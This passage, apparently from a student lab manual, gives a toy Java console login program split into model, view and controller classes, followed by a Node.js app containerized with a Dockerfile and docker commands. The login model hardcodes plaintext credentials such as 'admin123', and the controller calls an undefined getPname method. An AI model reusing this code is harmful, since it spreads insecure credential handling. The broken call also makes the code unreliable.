        public static void main(){
                TestDemo td=new TestDemo();
```

```
                System.out.println(td.factorial(5));
        }
}
```

LoginView.java

```
// file: view/LoginView.java
package view;
import java.util.Scanner;
public class LoginView {
    private Scanner scanner = new Scanner(System.in);
    public String getUname() {
        System.out.print("Enter username: ");
        return scanner.nextLine();
    }
    public String getPass() {
        System.out.print("Enter password: ");
        return scanner.nextLine();
    }
    public void showMsg(String msg) {
        System.out.println(msg);
    }
}
```

LoginModel.java

```
package model;
import java.util.HashMap;
public class LoginModel {
    private HashMap<String, String> users = new HashMap<>();
    public LoginModel() {
        users.put("akash", "ak123");
```

```
        users.put("admin", "admin123");
        users.put("murnali", "mmm");
    }
    public Boolean validateUser(Person p) {
        if (p == null || p.getUname() == null || p.getPass() == null) {
            return false;
        }
 String storedPass = users.get(p.getUname());
        return storedPass != null && storedPass.equals(p.getPass());
    }
}
```

Person.java


```
public class Person {
    private String uname;
    private String pass;
    public Person(String uname, String pass) {
        this.uname = uname;
        this.pass = pass;
    }
    public String getUname() {
        return uname;
    }
    public String getPass() {
        return pass;
    }
}
```


LoginController.java


```
import model.Person;
import model.LoginModel;
import view.LoginView;
```

```
public class LoginController {
    private LoginModel model;
    private LoginView view;
    public LoginController(LoginModel lm, LoginView lv) {
        this.model = lm;
        this.view = lv;
    }
    public void login() {
        String un = view.getUname();
        String ps = view.getPname();  // or getPass(), depending on what your view calls it
        Person p = new Person(un, ps);
        if (model.validateUser(p)) {
            view.showMsg("Login Successful.\nWelcome " + un);
        } else {
            view.showMsg("Invalid Username or Password");
        }
    }
}
```

OUTPUT:







Aim 10: Containerize a small application using Docker.

Create an application: *app.js*

```
const http = require('http');
const port = 3000;
const server = http.createServer((req, res) => {
  res.end('Hello from Dockerized App!');
});
server.listen(port, () => {
  console.log(`Server running at http://localhost:${port}/`);
});
```

File: package.json

```
{
  "name": "docker-demo",
  "version": "1.0.0",
  "main": "app.js"
}
```

Create a Dockerfile: *Dockerfile*

```
# Use Node.js base image
FROM node:18

# Create app directory
WORKDIR /usr/src/app

# Copy files
COPY package*.json ./
COPY app.js ./

# Install dependencies
RUN npm install

# Expose port 3000
EXPOSE 3000

# Run the app
CMD ["node", "app.js"]
```

Run on terminal:

```
# Build the image
docker build -t my-node-app .

# Run the container
docker run -p 3000:3000 my-node-app
```